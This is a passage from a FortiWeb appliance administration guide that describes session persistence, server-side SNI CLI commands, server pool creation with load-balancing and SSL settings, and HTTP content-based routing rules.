in the initial request contains an ASP .NET session ID value, FortiWeb forwards subsequent requests with the same session ID value to the same pool member as the initial request. (FortiWeb preserves the original cookie name.) • **PHP Session ID** — If a cookie in the initial request contains a PHP session ID value, FortiWeb forwards subsequent requests with the same session ID value to the same pool member as the initial request. (FortiWeb preserves the original cookie name.) • **JSP Session ID** — FortiWeb forwards subsequent requests with the same JSP session ID as the initial request to the same pool member. (FortiWeb preserves the original cookie name.) • **SSL Session ID** — If a cookie in the initial request contains an SSL session ID value, FortiWeb forwards subsequent requests with the same session ID value to the same pool member as the initial request. (FortiWeb preserves the original cookie name.)

Setting name	Description
IPv4 Netmask	Specifies the IPv4 subnet used for session persistence. For example, if **IPv4 Netmask** is `255.255.255.255`, FortiWeb can forward requests from IP addresses 192.168.1.1 and 192.168.1.2 to different server pool members. If **IPv4 Netmask** is `255.255.255.0`, FortiWeb forwards requests from IP addresses 192.168.1.1 and 192.168.1.2 to the same pool member. Available only when **Type** is **Source IP**.
IPv6 Mask Length	Specifies the IPv6 network prefix used for session persistence. Available only when **Type** is **Source IP**.
Header Name	Specifies the name of the HTTP header that the persistence feature uses to route requests. Available only when **Type** is **HTTP Header**.
Parameter Name	Specifies the name of the URL parameter that the persistence feature uses to route requests. Available only when **Type** is **URL Parameter**.
Cookie Name	Specifies a value to match or the name of the cookie that FortiWeb inserts. Available only when the persistence type uses a cookie.
Cookie Path	Specifies a path attribute for the cookie that FortiWeb inserts, if **Type** is **Insert Cookie**.
Cookie Domain	Specifies a domain attribute for the cookie that FortiWeb inserts, if **Type** is **Insert Cookie**
Timeout	Specifies the maximum amount of time between requests that FortiWeb maintains persistence, in seconds. FortiWeb stops forwarding requests according to the established persistence after this amount of time has elapsed since it last received a request from the client with the associated property (for example, an IP address or cookie). Instead, it again selects a pool member using the load balancing method specified in the server pool configuration.

3. Click **OK**.

For information on applying the configuration to a pool, see Creating a server pool on page 340.

Configuring server-side SNI support

FortiWeb supports server-side SNI (Server Name Indication). You use this feature when you have the following configuration requirements:

- The operating mode is reverse proxy or true transparent proxy.
- You offload SSL/TLS processing to FortiWeb and use SSL/TLS for connections between FortiWeb and the pool member (end-to-end encryption).
- One or more server pool members require SNI support.

In true transparent proxy mode, use the following CLI command to enable server-side SNI for the appropriate pool member:

```
config server-policy server-pool
   edit <server-pool_name>
      config pserver-list
         edit <entry_index>
            set server-side-sni {enable | disable}
```

In reverse proxy mode, use the following CLI command to enable server-side SNI in the appropriate server policy:

```
config server-policy policy
   edit <policy_name>
      set server-side-sni {enable | disable}
```

You cannot use the web UI to enable this option. For more information, see the *FortiWeb CLI Reference*.

Creating a server pool

Server pools define a group of one or more physical or domain servers (web servers) that FortiWeb distributes connections among, or where the connections pass through to, depending on the operating mode. (Reverse proxy mode actively distributes connections; offline protection mode, both transparent modes, and WCCP mode do not.)

- **Reverse proxy mode** — When the FortiWeb appliance receives traffic destined for a virtual server, it forwards the traffic to a server pool. If the pool has more than one member, the physical or domain server that receives the connection depends on your configuration of load-balancing algorithm, weight, and server health checking.

  For pools with multiple members, to prevent traffic from being forwarded to unavailable web servers, you can use a health check to verify the availability of members. The availability of other members and the Deployment Mode option in the policy determine whether the FortiWeb appliance redistributes or drops the connection when a physical or domain server in a server pool is unavailable.

- **Offline protection, true transparent proxy, transparent inspection, and WCCP mode** — The FortiWeb appliance allows traffic to pass through to the server pool when it receives traffic that is:
  - destined for a virtual server
  - passing through a bridge
  - directed to the FortiWeb (configured as a WCCP client) by a FortiGate acting as a WCCP server

A server can belong to more than one server pool.

To configure a server pool

1. Before you configure a server pool, do the following:

- If clients connect via HTTPS and FortiWeb is operating in a mode that performs SSL inspection instead of SSL offloading, upload the web site's server certificate. See Uploading a server certificate on page 396.
- If you want to use the pool for load balancing and want to monitor its members for responsiveness, configure one or more server health checks to use with it. For details, see Configuring server up/down checks on page 333.
- If client connections require persistent sessions, create a persistence configuration. See Configuring session persistence on page 337.


2. Go to **Server Objects > Server > Server Pool**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Server Policy Configuration** category. For details, see Permissions on page 62.

3. Click **Create New**.

   A dialog appears.

4. Configure these settings:




Setting name	Description
Name	Type a name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 63 characters.
Type	Select the current operation mode of the appliance to display the corresponding pool options. For full information on the operating modes, see How to choose the operation mode on page 81.

Setting name	Description
Single Server/Server Balance	• **Single Server** — Specifies a pool that contains a single member. • **Server Balance** — Specifies a pool that contains multiple members. FortiWeb uses the specified load-balancing algorithm to distribute TCP connections among the members. If a member is unresponsive to the specified server health check, FortiWeb forwards subsequent connections to another member of the pool. Available only when **Type** is **Reverse Proxy**.
Server Health Check	Specifies a test for server availability. By default, this health check is used for all pool members, but you can use the pool member configuration to assign a different health check to a member. For more information, see Configuring server up/down checks on page 333. Available only when **Type** is **Reverse Proxy** and **Single Server/Server Balance** is **Server Balance**.
Load Balancing Algorithm	• **Round Robin** — Distributes new TCP connections to the next pool member, regardless of weight, response time, traffic load, or number of existing connections. FortiWeb avoids unresponsive servers. • **Weighted Round Robin** — Distributes new TCP connections using the round-robin method, except that members with a higher weight value receive a larger percentage of connections. • **Least Connection** — Distributes new TCP connections to the member with the fewest number of existing, fully-formed TCP connections. • **URI Hash** — Distributes new TCP connections using a hash algorithm based on the URI found in the HTTP header, excluding hostname. • **Full URI Hash** — Distributes new TCP connections using a hash algorithm based on the full URI string found in the HTTP header. The full URI string includes the hostname and path. • **Host Hash** — Distributes new TCP connections using a hash algorithm based on the hostname in the HTTP Request header Host field. • **Host Domain Hash** — Distributes new TCP connections using a hash algorithm based on the domain name in the HTTP Request header Host field. • **Source IP Hash** — Distributes new TCP connections using a hash algorithm based on the source IP address of the request. For hash-based methods, if you specify a persistence method for the server pool, after an initial client request, FortiWeb routes any subsequent requests according to the persistence method. Otherwise, it routes subsequent requests according to the hash-based algorithm. Available only when **Type** is **Reverse Proxy** and **Single Server/Server Balance** is **Server Balance**.

Setting name	Description
Persistence	Select a configuration that specifies a session persistence method and timeout to apply to the pool members. For more information, see Configuring session persistence on page 337.
Comments	Type a description of the server pool. The maximum length is 199 characters.

5. Click **OK**.
6. Click **Create New**.

   A dialog appears.
7. Configure these settings:



Setting name	Description
ID	The index number of the member entry within the server pool. FortiWeb automatically assigns the next available index number. For round robin-style load-balancing, the index number indicates the order in which FortiWeb distributes connections. The valid range is from 0 to 9223372036854775807 (the maximum possible value for a long integer). You can use the `server-policy server-pool` CLI command to change the index number value. For more information, see the *FortiWeb CLI Reference*.
Status	• **Enable** — Specifies that this pool member can receive new sessions from FortiWeb. • **Disable** — Specifies that this pool member does not receive new sessions from FortiWeb and FortiWeb closes any current sessions as soon as possible. • **Maintenance** — Specifies that this pool member does not receive new sessions from FortiWeb but FortiWeb maintains any current connections.
Server Type	Select either **IP** or **Domain** to indicate how you want to define the pool member.
IP **or** **Domain**	Specify the IP address or fully-qualified domain name of the web server to include in the pool. **Tip:** The IP or domain server is usually not the same as a protected host names group. See Protected web servers vs. allowed/protected host names on page 329. **Warning:** Server policies do not apply features that do not yet support IPv6 to servers specified using IPv6 addresses or domain servers whose DNS names resolve to IPv6 addresses. **Tip:** For domain servers, FortiWeb queries a DNS server to query and resolve each web server's domain name to an IP address. For improved performance, do one of the following: • use physical servers instead • ensure highly reliable, low-latency service to a DNS server on your local network The Server Type value determines the name of this option.

Setting name	Description
Connection Limit	Specifies the maximum number of TCP connections that FortiWeb forwards to this pool member. The default is `0` (disabled). The valid range is from 0 to 1,048,576.
Port	Type the TCP port number where the pool member listens for connections. The valid range is from 1 to 65,535.
Weight	If the pool member is part of a pool that uses the weighted round-robin load-balancing algorithm, type the weight of the member when FortiWeb distributes TCP connections. Members with a greater weight receive a greater proportion of connections. Weighting members can be useful when, for example, some servers in the pool are more powerful or if a member is already receiving fewer or more connections due to its role in multiple web sites. This field appears only if the pool type is **Server Balance**.
Inherit Health Check	Clear to use the health check specified by **Server Health Check** in this server pool rule instead of the one specified in the server pool configuration.
Server Health Check	Specifies an availability test for this pool member. For more information, see Configuring server up/down checks on page 333.
Backup Server	When this option is selected and all the members of the server pool fail their server health check, FortiWeb routes any connections for the pool to this server. The backup server mechanism does not work if you do not specify server health checks for the pool members. If you select this option for more than one pool member, FortiWeb uses the load balancing algorithm to determine which member to use.

Setting name	Description
SSL	For reverse proxy, offline protection, and transparent inspection modes, specifies whether connections between FortiWeb and the pool member use SSL/TLS. For true transparent proxy and WCCP modes, specifies whether SSL/TLS processing is offloaded to FortiWeb and SSL/TLS is used for connections between FortiWeb and the pool member: For true transparent proxy mode, if the pool member requires SNI support, see Configuring server-side SNI support on page 340. For offline protection and transparent inspection modes, also configure Certificate File. FortiWeb uses the certificate to decrypt and scan connections before passing the encrypted traffic through to the pool members (SSL inspection). **Note:** Ephemeral (temporary key) Diffie-Hellman exchanges are not supported if the FortiWeb appliance is operating in transparent inspection or offline protection mode. For true transparent proxy and WCCP mode, also configure **Certificate File**, **Client Certificate**, and the settings described in step 8. FortiWeb handles SSL negotiations and encryption and decryption, instead of the pool member (SSL offloading). For reverse proxy mode • You can configure SSL offloading for all members of a pool using a server policy. See Configuring a server policy on page 624. • If the pool member requires SNI support, see Configuring server-side SNI support on page 340. **Note:** When this option is enabled, the pool member **must** be configured to apply SSL.

Setting name	Description
Certificate File	Do one of the following: • Select the server certificate that FortiWeb uses to decrypt SSL-secured connections. • Select **Create New** to open a window that allows you to upload a new certificate. For more information, see Uploading a server certificate on page 396. For true transparent proxy and WCCP modes, also complete the settings described in described in step 8. Available when: • SSL is enabled, and • FortiWeb is operating in a mode **other than** reverse proxy, that performs SSL inspection. See Offloading vs. inspection on page 379.
Client Certificate	If connections to this pool member require a valid client certificate, select the client certificate that FortiWeb uses. Available when: • SSL is enabled, and • FortiWeb is operating in reverse proxy, true transparent proxy, or WCCP mode. Upload a client certificate for FortiWeb using the steps you use to upload a server certificate. See Uploading a server certificate on page 396.
Supported SSL Protocols	Specify which versions of the SSL or TLS cryptographic protocols clients can use to connect securely to this pool member. For more information, see Supported cipher suites & protocol versions on page 381. Available when: • SSL is enabled, and • FortiWeb is operating in reverse proxy, true transparent proxy, or WCCP mode.

Setting name	Description
SSL/TLS encryption level	Specify whether the set of cipher suites that FortiWeb allows creates a medium-security, high-security, or custom configuration. For more information, see Supported cipher suites & protocol versions on page 381. Available when: • SSL is enabled, and • FortiWeb is operating in reverse proxy, true transparent proxy, or WCCP mode.
Recover	Specifies the number of seconds that FortiWeb waits before it forwards traffic to this pool member after a health check indicates that this server is available again. The default is `0` (disabled). The valid range is 0 to 86,400 seconds. After the recovery period elapses, FortiWeb assigns connections at the rate specified by **Warm Rate**. Examples of when the server experiences a recovery and warm-up period: • A server is coming back online after the health check monitor detected it was down. • A network service is brought up before other daemons have finished initializing and therefore the server is using more CPU and memory resources than when startup is complete. To avoid connection problems, specify the separate warm-up rate, recovery rate, or both. **Tip:** During scheduled maintenance, you can also manually apply these limits by setting **Status** to **Maintenance**.
Warm Up	Specifies for how long FortiWeb forwards traffic at a reduced rate after a health check indicates that this pool member is available again but it cannot yet handle a full connection load. For example, when the pool member begins to respond but startup is not fully complete. The default is `0` (disabled). The valid range is 1 to 86,400 seconds.

Setting name	Description
Warm Rate	Specifies the maximum connection rate while the pool member is starting up. The default is `10` connections per second. The valid range is 0 to 86,400 connections per second. The warm up calibration is useful with servers that bring up the network service before other daemons are initialized. As these types of servers come online, CPU and memory are more utilized than they are during normal operation. For these servers, you define separate rates based on warm-up and recovery behavior. For example, if **Warm Up** is 5 and **Warm Rate** is 2, the maximum number of new connections increases at the following rate: • 1st second — Total of 2 new connections allowed (0+2). • 2nd second — 2 new connections added for a total of 4 new connections allowed (2+2). • 3rd second — 2 new connections added for a total of 6 new connections allowed (4+2). • 4th second — 2 new connections added for a total of 8 new connections allowed (6+2). • 5th second — 2 new connections added for a total of 10 new connections allowed (8+2).

8. If the operating mode is transparent proxy or WCCP and SSL is enabled, complete the following additional settings to complete the SSL offloading configuration:

Setting name	Description
Certificate Intermediate Group	Select the name of a group of intermediate certificate authority (CA) certificates, if any, that FortiWeb presents to clients. An intermediate CA can complete the signing chain and validate the server certificate's CA signature. Configure this option when clients receive certificate warnings that an intermediary CA has signed the server certificate specified by Certificate File, not a root CA or other CA currently trusted by the client directly. Alternatively, you can include the entire signing chain in the server certificate itself before you upload it to FortiWeb. See Uploading a server certificate on page 396 and Supplementing a server certificate with its signing chain on page 399.

Setting name	Description
Show/Hide advanced SSL settings	Click to show or hide the settings that allow you to specify a Server Name Indication (SNI) configuration, increase security by disabling specific versions of TLS and SSL for this pool member, and other advanced SSL settings. For example, if FortiWeb can use a single certificate to decrypt and encrypt traffic for all the web sites that reside on the pool member, you may not have to set any advanced SSL settings. For more information, see the descriptions of the individual settings.
Add HSTS Header	Enable to combat MITM attacks on HTTP by injecting the RFC 6797 strict transport security header into the reply, such as: `Strict-Transport-Security: max-age=31536000; includeSubDomains` This header forces clients to use HTTPS for subsequent visits to this domain. If the certificate is invalid, the client's web browser receives a fatal connection error and does not display a dialog that allows the user to override the certificate mismatch error and continue.
Certificate Verification	Select the name of a certificate verifier, if any, that FortiWeb uses to validate an HTTP client's personal certificate. However, if you select **Enable Server Name Indication (SNI)** and the domain in the client request matches an entry in the specified SNI policy, FortiWeb uses the SNI configuration to determine which certificate verifier to use. If you do not select a verifier, clients are not required to present a personal certificate. See also How to apply PKI client authentication (personal certificates) on page 403. Personal certificates, sometimes also called user certificates, establish the identity of the person connecting to the web site (PKI authentication). You can require that clients present a certificate instead of, or in addition to, HTTP authentication (see Offloading HTTP authentication & authorization on page 281). **Note:** The client must support SSL 3.0, TLS 1.0, TLS 1.1, or TLS 1.2. When the operating mode is reverse proxy, you can select this option in the server policy.
Enable URL Based Client Certificate	Specifies whether FortiWeb uses a URL-based client certificate group to determine whether a client is required to present a personal certificate.

Setting name	Description
URL Based Client Certificate Group	Specifies the URL-based client certificate group that determines whether a client is required to present a personal certificate. If the URL the client requests does not match an entry in the group, the client is not required to present a personal certificate. For information on creating a group, see Use URLs to determine whether a client is required to present a certificate on page 426.
Max HTTP Request Length	Specifies the maximum allowed length for an HTTP request with a URL that matches an entry in the URL-based client certificate group. FortiWeb blocks any matching requests that exceed the specified size. This setting prevents a request from exceeding the maximum buffer size.
Client Certificate Forwarding	Enable to configure FortiWeb to include the X.509 personal certificate presented by the client during the SSL/TLS handshake, if any, in an `X-Client-Cert:` HTTP header when it forwards the traffic to the protected web server. FortiWeb still validates the client certificate itself, but this forwarding action can be useful if the web server requires the client certificate for the purpose of server-side identity-based functionality.
Enable Server Name Indication (SNI)	Select to use a Server Name Indication (SNI) configuration instead of or in addition to the server certificate specified by Certificate File. The SNI configuration enables FortiWeb to determine which certificate to present on behalf of the pool member based on the domain in the client request. See Allowing FortiWeb to support multiple server certificates on page 401. If you specify both an SNI configuration and Certificate File, FortiWeb uses the certificate specified by Certificate File when the domain in the client request does not match a value in the SNI configuration. If you select Enable Strict SNI, FortiWeb always ignores the value of Certificate File.
Enable Strict SNI	Select to configure FortiWeb to ignore the value of Certificate File when it determines which certificate to present on behalf of the pool member, even if the domain in a client request does not match a value in the SNI configuration. Available only if Enable Server Name Indication (SNI) is selected.

Setting name	Description
SNI Policy	Select the Server Name Indication (SNI) configuration that FortiWeb uses to determine which certificate it presents on behalf of this pool member. Available only if Enable Server Name Indication (SNI) is selected.
Enable Perfect Forward Secrecy	Enable to configure FortiWeb to generate a new public-private key pair when it establishes a secure session with a Diffie–Hellman key exchange. Perfect forward secrecy (PFS) improves security by ensuring that the key pair for a current session is unrelated to the key for any future sessions.
Prioritize RC4 Cipher Suite	Enable to configure FortiWeb to use the RC4 cipher when it first attempts to create a secure connection with a client. This option protects against a BEAST (Browser Exploit Against SSL/TLS) attack, a TLS 1.0 vulnerability. Enable only when: **TLS 1.0** is enabled in **SSL Protocols** and **SSL/TLS encryption level** is either **Medium** or a custom encryption level that includes RC4-SHA or RC4-MD5.
Disable Client-Initiated SSL Renegotiation	Select to ignore requests from clients to renegotiate TLS or SSL. This setting protects against denial-of-service (DoS) attacks that use TLS/SSL renegotiation to overburden the server.

9. Repeat the previous steps for each IP address or domain that you want to add to the server pool.
10. Click **OK**.
11. To apply the server pool configuration, do one of the following:
    - Select it in a server policy directly.
    - Select it in an HTTP content writing policy that you can, in turn, select in a server policy.

    See Configuring a server policy on page 624 and Routing based on HTTP content on page 353.

See also

- IPv6 support
- HTTP pipelining
- Routing based on HTTP content
- Configuring a server policy
- Configuring server up/down checks
- Sequence of scans
- How to offload or inspect HTTPS
- How to force clients to use HTTPS

Routing based on HTTP content

Instead of dynamically routing requests to a server pool simply based upon load or connection distribution at the TCP/IP layers, as basic load balancing does, you can forward them based on the host, headers or other content in the HTTP layer.


HTTP content routing policies define how FortiWeb routes requests to server pools. They are based on one or more of the following HTTP elements:

- Host
- URL
- HTTP parameter
- Referer
- Source IP
- Header
- Cookie
- X509 certificate field value

This type of routing can be useful if, for example, a specific web server or group of servers on the back end support specific web applications, functions, or host names. That is, your web servers or server pools are not identical, but specialized. For example:

- 192.168.0.1 — Hosts the web site and blog
- 192.168.0.2 and 192.168.0.3 — Host movie clips and multimedia
- 192.168.0.4 and 192.168.0.5— Host the shopping cart

Another example is a topology where back-end servers or a traffic controller (TC) server externally manage how FortiWeb routes and balances the traffic load. The TC embeds a cookie that indicates how to route the client's next request. In the diagram, if a request has no cookie (that is, it initializes a session), FortiWeb's HTTP content routing is configured to forward that request to the TC, Web Server 1. For subsequent requests, as long as the cookie exists, FortiWeb routes those requests to Web Server 2.



To configure HTTP header-based routing

1. Go to **Server Objects > Server > HTTP Content Routing**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Server Policy Configuration** category. For details, see Permissions on page 62.

2. Click **Create New**.
3. For **Name**, enter a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 63 characters.
4. For **Server Pool**, select a server pool. FortiWeb forwards traffic to this pool when the traffic matches rules in this policy.

   You select only one server pool for each HTTP content routing configuration. However, multiple HTTP content routing configurations can use the same server pool.

   For more information, see Creating a server pool on page 340.

5. Click **OK**, then click **Create New**.
6. Configure these settings:



If you have configured request rewriting, configure HTTP content-based routing based on the **original** request, as it appears **before**FortiWeb has rewritten it.

For more information on rewriting, see Rewriting & redirecting on page 475.

Setting name	Description
Match Object	Select the object that FortiWeb examines for matching values.
HTTP Host	
HTTP Host	

	Specify one of the following values to match:
	• **Match prefix** — The host to match begins with the specified string.
	• **Match suffix** — The host to match ends with the specified string.
	• **Match contains** — The host to match contains the specified string.
	• **Match domain** — The host to match contains the specified string between the periods in a domain name.
	
	For example, if the value is `abc`, the condition matches the following hostnames:
	
	`dname1.abc.com`
	`dname1.dname2.abc.com`
	
	However, the same value does not match the following hostnames:
	
	`abc.com`
	`dname.abc`
	
	• **Is equal to** — The host to match is the specified string.
	• **Regular expression** — The host to match has a value that matches the specified regular expression.

(value)	Specifies a host value to match. If **Regular Expression** is selected, the value is an expression that matches the object. To create and test a regular expression, click the >> (test) icon (see Regular expression syntax on page 864).
Relationship with previous rule	• **And** — Matching requests match this entry in addition to other entries in the HTTP content routing list. • **Or** — Matching requests match either this entry or other entries in the list. Later, you can use the HTTP content routing list options to adjust the matching sequence for entries.
HTTP URL	

Setting name	Description

HTTP URL	Specify one of the following values to match:
	• **Match prefix** — The URL to match begins with the specified string.
	• **Match suffix** — The URL to match ends with the specified string.
	• **Match contains** — The URL to match contains the specified string.
	• **Match directory** — The URL to match contains the specified string between delimiting characters (slash).
	For example, if the value is `abc`, the condition matches the following URLs:
	`test.com/abc/`
	`test.com/dir1/abc/`
	However, the same value does not match the following URLs:
	`test.com/abc`
	`test.abc.com`
	• **Is equal to** — The URL to match is the specified string.
	• **Regular expression** — The URL to match matches the specified regular expression.

(value)	Specifies a URL to match. For example, a literal URL, such as `/index.php`, that a matching HTTP request contains. For example, when **Is equal to** is selected, the value `/dir1/abc/index.html` matches the following URL: `http://test.abc.com/dir1/abc/index.html` If **Regular Expression** is selected, the value is an expression that matches the object. For example, `^/*.php`. To create and test a regular expression, click the >> (test) icon (see Regular expression syntax on page 864).
Relationship with previous rule	• **And** — Matching requests match this entry in addition to other entries in the HTTP content routing list. • **Or** — Matching requests match either this entry or other entries in the list. Later, you can use the HTTP content routing list options to adjust the matching sequence for entries.
HTTP Parameter	

Setting name	Description
Parameter Name	Specify one of the following values to match: • **Match prefix** — The parameter name to match begins with the specified string. • **Match suffix** — The parameter name to match ends with the specified string. • **Match contains** — The parameter name to match contains the specified string. • **Is equal to** — The parameter name to match is the specified string. • **Regular expression** — The parameter name to match matches the specified regular expression.
(value)	Specifies a parameter name to match. If **Regular Expression** is selected, the value is an expression that matches the object. To create and test a regular expression, click the >> (test) icon (see Regular expression syntax on page 864).
Parameter Value	Specify one of the following values to match: • **Match prefix** — The parameter value to match begins with the specified string. • **Match suffix** — The parameter value to match ends with the specified string. • **Match contains** — The parameter value to match contains the specified string. • **Is equal to** — The parameter value to match is the specified string. • **Regular expression** — The parameter value to match matches the specified regular expression.
(value)	Specifies a parameter value to match. If **Regular Expression** is selected, the value is an expression that matches the object. To create and test a regular expression, click the >> (test) icon (see Regular expression syntax on page 864).
Relationship with previous rule	• **And** — Matching requests match this entry in addition to other entries in the HTTP content routing list. • **Or** — Matching requests match this entry or other entries in the list. Later, you can use the HTTP content routing list options to adjust the matching sequence for entries.
HTTP Referer	

Setting name	Description
HTTP Referer	Specify one of the following values to match: • **Match prefix** — The HTTP referer value to match begins with the specified string. • **Match suffix** — The HTTP referer value to match ends with the specified string. • **Match contains** — The HTTP referer value to match contains the specified string. • **Is equal to** — The HTTP referer value to match is the specified string. • **Regular expression** — The HTTP referer value to match matches the specified regular expression.
(value)	Specifies an HTTP referer value to match. If **Regular Expression** is selected, the value is an expression that matches the HTTP referer value. To create and test a regular expression, click the >> (test) icon (see Regular expression syntax on page 864).
Relationship with previous rule	• **And** — Matching requests match this entry in addition to other entries in the HTTP content routing list. • **Or** — Matching requests match this entry or other entries in the list. Later, you can use the HTTP content routing list options to adjust the matching sequence for entries.
HTTP Cookie	
HTTP Cookie	Specify one of the following values to match: • **Match prefix** — The cookie name to match begins with the specified string. • **Match suffix** — The cookie name to match ends with the specified string. • **Match contains** — The cookie name to match contains the specified string. • **Is equal to** — The cookie name to match is the specified string. • **Regular expression** — The cookie name to match matches the specified regular expression.
(value)	Specifies a cookie name to match. If **Regular Expression** is selected, the value is an expression that matches the name. To create and test a regular expression, click the >> (test) icon (see Regular expression syntax on page 864).

Setting name	Description
